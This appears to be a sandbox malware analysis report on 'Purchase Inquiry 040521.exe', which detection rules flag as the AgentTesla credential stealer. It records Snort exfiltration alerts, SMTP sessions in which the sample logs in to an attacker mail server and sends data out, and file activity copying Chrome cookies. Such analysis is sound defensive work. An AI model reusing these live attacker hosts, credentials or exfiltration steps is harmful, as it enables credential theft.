Subject Chain	• C=dH9712M4u2768224RPq50dM36PIleOe3fV8f31Je4j, S=ff7i3b876fZ62989L4e2Z837h162026Sdn7, L=fKe169SXAfs336f69a8beEwe8T4bR42083fD5, T=qY2NZ19bV8Y7W01f178a4dfjn5RIfb89dOg03w5Wbc76, E=1aRfXt484j5d652l664PNfZ1deF, OU=9sjfTpua62f4dM878u688epudEqb3qd643Z9Hv, O=1ef8ddue83u630L35ls5TwG16d24xal, CN=5Ra03806f717f8Qeea88fa25j
Version:	3
Thumbprint MD5:	A1536EE85EFE7C268B5708979A605A20
Thumbprint SHA-1:	8B651D7999257EBF6A1DBCDAC9312A3EDDDE4F49
Thumbprint SHA-256:	C539B4A8D1453C896EAF39288A717C0B52A2764C8CB77C52FAB78B2413036C70
Serial:	445DD6865BE6A34322DC022502F04687

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1c180c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x1c2000	0x740	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x1c0600	0x1560	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x1c4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1bf864	0x1bfa00	False	0.19647041242	data	2.5953598129	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x1c2000	0x740	0x800	False	0.36328125	data	4.97694319842	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x1c4000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x1c20a0	0x4b4	data	English	United States
RT_MANIFEST	0x1c2554	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
LegalCopyright	All Rights Reserved
Assembly Version	3.115.403.312
InternalName	.exe
FileVersion	3.115.403.312
CompanyName	Inc.
LegalTrademarks	
Comments	
ProductName	
ProductVersion	3.115.403.312
FileDescription	
OriginalFilename	.exe
Translation	0x0000 0x0514

Possible Origin

Language of compilation system	Country where language is spoken	Map


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-20:52:01.899113	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49707	25	192.168.2.7	79.141.164.23
05/04/21-20:52:03.991943	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49708	25	192.168.2.7	79.141.164.23

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:52:01.220312119 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.270889044 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:01.271078110 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.489204884 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:01.489778996 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.542005062 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:01.542077065 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:01.545166969 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.598453045 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:01.599785089 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.686323881 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:01.687146902 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.762312889 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:01.762779951 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.833622932 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:01.833913088 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.885649920 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:01.899112940 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.899290085 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.899390936 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.899481058 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:01.949400902 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:01.949496984 CEST	25	49707	79.141.164.23	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:52:01.957741022 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:02.012866974 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.458683014 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.510423899 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.510448933 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.510646105 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.511729002 CEST	49707	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.517059088 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.562062025 CEST	25	49707	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.567320108 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.567585945 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.665797949 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.666306973 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.717735052 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.717761040 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.718904018 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.771713018 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.772742987 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.824425936 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.824958086 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.878369093 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.879281998 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.935399055 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.936047077 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.988125086 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:03.991687059 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.991942883 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.992173910 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.992409945 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.992733002 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.992918015 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.993091106 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:03.993258953 CEST	49708	25	192.168.2.7	79.141.164.23
May 4, 2021 20:52:04.043777943 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:04.044065952 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:04.044735909 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:04.048850060 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:04.056081057 CEST	25	49708	79.141.164.23	192.168.2.7
May 4, 2021 20:52:04.106962919 CEST	49708	25	192.168.2.7	79.141.164.23

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:50:01.103411913 CEST	62452	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:01.154944897 CEST	53	62452	8.8.8.8	192.168.2.7
May 4, 2021 20:50:02.461654902 CEST	57820	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:02.510210991 CEST	53	57820	8.8.8.8	192.168.2.7
May 4, 2021 20:50:03.590190887 CEST	50848	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:03.647167921 CEST	53	50848	8.8.8.8	192.168.2.7
May 4, 2021 20:50:05.560941935 CEST	61242	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:05.610686064 CEST	53	61242	8.8.8.8	192.168.2.7
May 4, 2021 20:50:06.969399929 CEST	58562	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:07.018244028 CEST	53	58562	8.8.8.8	192.168.2.7
May 4, 2021 20:50:08.057946920 CEST	56590	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:08.110500097 CEST	53	56590	8.8.8.8	192.168.2.7
May 4, 2021 20:50:10.485136986 CEST	60501	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:10.533876896 CEST	53	60501	8.8.8.8	192.168.2.7
May 4, 2021 20:50:12.340835094 CEST	53775	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:12.390279055 CEST	53	53775	8.8.8.8	192.168.2.7
May 4, 2021 20:50:13.523622036 CEST	51837	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:13.585020065 CEST	53	51837	8.8.8.8	192.168.2.7
May 4, 2021 20:50:14.916255951 CEST	55411	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:14.964823961 CEST	53	55411	8.8.8.8	192.168.2.7
May 4, 2021 20:50:16.055037975 CEST	63668	53	192.168.2.7	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:50:16.105453014 CEST	53	63668	8.8.8.8	192.168.2.7
May 4, 2021 20:50:17.312705994 CEST	54640	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:17.369810104 CEST	53	54640	8.8.8.8	192.168.2.7
May 4, 2021 20:50:18.562864065 CEST	58739	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:18.611835003 CEST	53	58739	8.8.8.8	192.168.2.7
May 4, 2021 20:50:20.113373041 CEST	60338	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:20.164969921 CEST	53	60338	8.8.8.8	192.168.2.7
May 4, 2021 20:50:21.508773088 CEST	58717	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:21.572263956 CEST	53	58717	8.8.8.8	192.168.2.7
May 4, 2021 20:50:21.606878996 CEST	59762	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:21.655394077 CEST	53	59762	8.8.8.8	192.168.2.7
May 4, 2021 20:50:22.759244919 CEST	54329	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:22.809503078 CEST	53	54329	8.8.8.8	192.168.2.7
May 4, 2021 20:50:24.046261072 CEST	58052	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:24.103462934 CEST	53	58052	8.8.8.8	192.168.2.7
May 4, 2021 20:50:26.266045094 CEST	54008	53	192.168.2.7	8.8.8.8
May 4, 2021 20:50:26.318380117 CEST	53	54008	8.8.8.8	192.168.2.7
May 4, 2021 20:52:01.060431957 CEST	59451	53	192.168.2.7	8.8.8.8
May 4, 2021 20:52:01.129262924 CEST	53	59451	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 20:52:01.060431957 CEST	192.168.2.7	8.8.8.8	0x7e2e	Standard query (0)	smtp.phuboatrading-vn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 20:52:01.129262924 CEST	8.8.8.8	192.168.2.7	0x7e2e	No error (0)	smtp.phuboatrading-vn.com		79.141.164.23	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 4, 2021 20:52:01.489204884 CEST	25	49707	79.141.164.23	192.168.2.7	220 smtp.phuboatrading-vn.com ESMTP
May 4, 2021 20:52:01.489778996 CEST	49707	25	192.168.2.7	79.141.164.23	EHLO 928100
May 4, 2021 20:52:01.542077065 CEST	25	49707	79.141.164.23	192.168.2.7	250-smtp.phuboatrading-vn.com 250-PIPELINING 250-SIZE 20480000 250-ETRN 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
May 4, 2021 20:52:01.545166969 CEST	49707	25	192.168.2.7	79.141.164.23	AUTH login bG9nc0BwaHVib2F0cmFkaW5nLXZuLmNvbQ==
May 4, 2021 20:52:01.598453045 CEST	25	49707	79.141.164.23	192.168.2.7	334 UGFzc3dvcmQ6
May 4, 2021 20:52:01.686323881 CEST	25	49707	79.141.164.23	192.168.2.7	235 2.7.0 Authentication successful
May 4, 2021 20:52:01.687146902 CEST	49707	25	192.168.2.7	79.141.164.23	MAIL FROM:<logs@phuboatrading-vn.com>
May 4, 2021 20:52:01.762312889 CEST	25	49707	79.141.164.23	192.168.2.7	250 2.1.0 Ok
May 4, 2021 20:52:01.762779951 CEST	49707	25	192.168.2.7	79.141.164.23	RCPT TO:<mylogs@phuboatrading-vn.com>
May 4, 2021 20:52:01.833622932 CEST	25	49707	79.141.164.23	192.168.2.7	250 2.1.5 Ok
May 4, 2021 20:52:01.833913088 CEST	49707	25	192.168.2.7	79.141.164.23	DATA
May 4, 2021 20:52:01.885649920 CEST	25	49707	79.141.164.23	192.168.2.7	354 End data with <CR><LF>.<CR><LF>
May 4, 2021 20:52:01.899481058 CEST	49707	25	192.168.2.7	79.141.164.23	.
May 4, 2021 20:52:01.957741022 CEST	25	49707	79.141.164.23	192.168.2.7	250 2.0.0 Ok: queued as C7DAE429A0
May 4, 2021 20:52:03.458683014 CEST	49707	25	192.168.2.7	79.141.164.23	QUIT
May 4, 2021 20:52:03.510423899 CEST	25	49707	79.141.164.23	192.168.2.7	221 2.0.0 Bye
May 4, 2021 20:52:03.665797949 CEST	25	49708	79.141.164.23	192.168.2.7	220 smtp.phuboatrading-vn.com ESMTP
May 4, 2021 20:52:03.666306973 CEST	49708	25	192.168.2.7	79.141.164.23	EHLO 928100

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 4, 2021 20:52:03.717761040 CEST	25	49708	79.141.164.23	192.168.2.7	250-smtp.phuboatrading-vn.com 250-PIPELINING 250-SIZE 20480000 250-ETRN 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
May 4, 2021 20:52:03.718904018 CEST	49708	25	192.168.2.7	79.141.164.23	AUTH login bG9nc0BwaHVib2F0cmFkaW5nLXZuLmNvbQ==
May 4, 2021 20:52:03.771713018 CEST	25	49708	79.141.164.23	192.168.2.7	334 UGFzc3dvcmQ6
May 4, 2021 20:52:03.824425936 CEST	25	49708	79.141.164.23	192.168.2.7	235 2.7.0 Authentication successful
May 4, 2021 20:52:03.824958086 CEST	49708	25	192.168.2.7	79.141.164.23	MAIL FROM:<logs@phuboatrading-vn.com>
May 4, 2021 20:52:03.878369093 CEST	25	49708	79.141.164.23	192.168.2.7	250 2.1.0 Ok
May 4, 2021 20:52:03.879281998 CEST	49708	25	192.168.2.7	79.141.164.23	RCPT TO:<mylogs@phuboatrading-vn.com>
May 4, 2021 20:52:03.935399055 CEST	25	49708	79.141.164.23	192.168.2.7	250 2.1.5 Ok
May 4, 2021 20:52:03.936047077 CEST	49708	25	192.168.2.7	79.141.164.23	DATA
May 4, 2021 20:52:03.988125086 CEST	25	49708	79.141.164.23	192.168.2.7	354 End data with <CR><LF>.<CR><LF>
May 4, 2021 20:52:03.993258953 CEST	49708	25	192.168.2.7	79.141.164.23	.
May 4, 2021 20:52:04.056081057 CEST	25	49708	79.141.164.23	192.168.2.7	250 2.0.0 Ok: queued as DFF9E429A0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Purchase Inquiry 040521.exe PID: 2764 Parent PID: 5636

General

Start time:	20:50:08
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\Purchase Inquiry 040521.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Purchase Inquiry 040521.exe'

Imagebase:	0xd70000
File size:	1842016 bytes
MD5 hash:	23495A6A0FD6123653DEA6900654B7F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.266804598.0000000006414000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.266680605.0000000006321000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D18CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D18CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase Inquiry 040521.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D49C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Purchase Inquiry 040521.exe.log	unknown	1039	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.	success or wait	1	6D49C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D165705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D16CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFD1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFD1B4F	ReadFile

Analysis Process: Purchase Inquiry 040521.exe PID: 404 Parent PID: 2764

General

Start time:	20:50:17
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\Purchase Inquiry 040521.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\Purchase Inquiry 040521.exe
Imagebase:	0x2e0000
File size:	1842016 bytes
MD5 hash:	23495A6A0FD6123653DEA6900654B7F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Purchase Inquiry 040521.exe PID: 2148 Parent PID: 2764

General

Start time:	20:50:18
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\Purchase Inquiry 040521.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Purchase Inquiry 040521.exe
Imagebase:	0xfc0000
File size:	1842016 bytes
MD5 hash:	23495A6A0FD6123653DEA6900654B7F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.510693698.00000000035C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.510693698.00000000035C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.504601701.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D18CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D18CF06	unknown
C:\Users\user\AppData\Roaming\bzofdkc2.d2q	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BFDBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\bzofdkc2.d2q\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BFDBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\bzofdkc2.d2q\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BFDBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\bzofdkc2.d2q\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6BFDDD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\bzofdkc2.d2q\Chrome\Default\Cookies	success or wait	1	6BFD6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
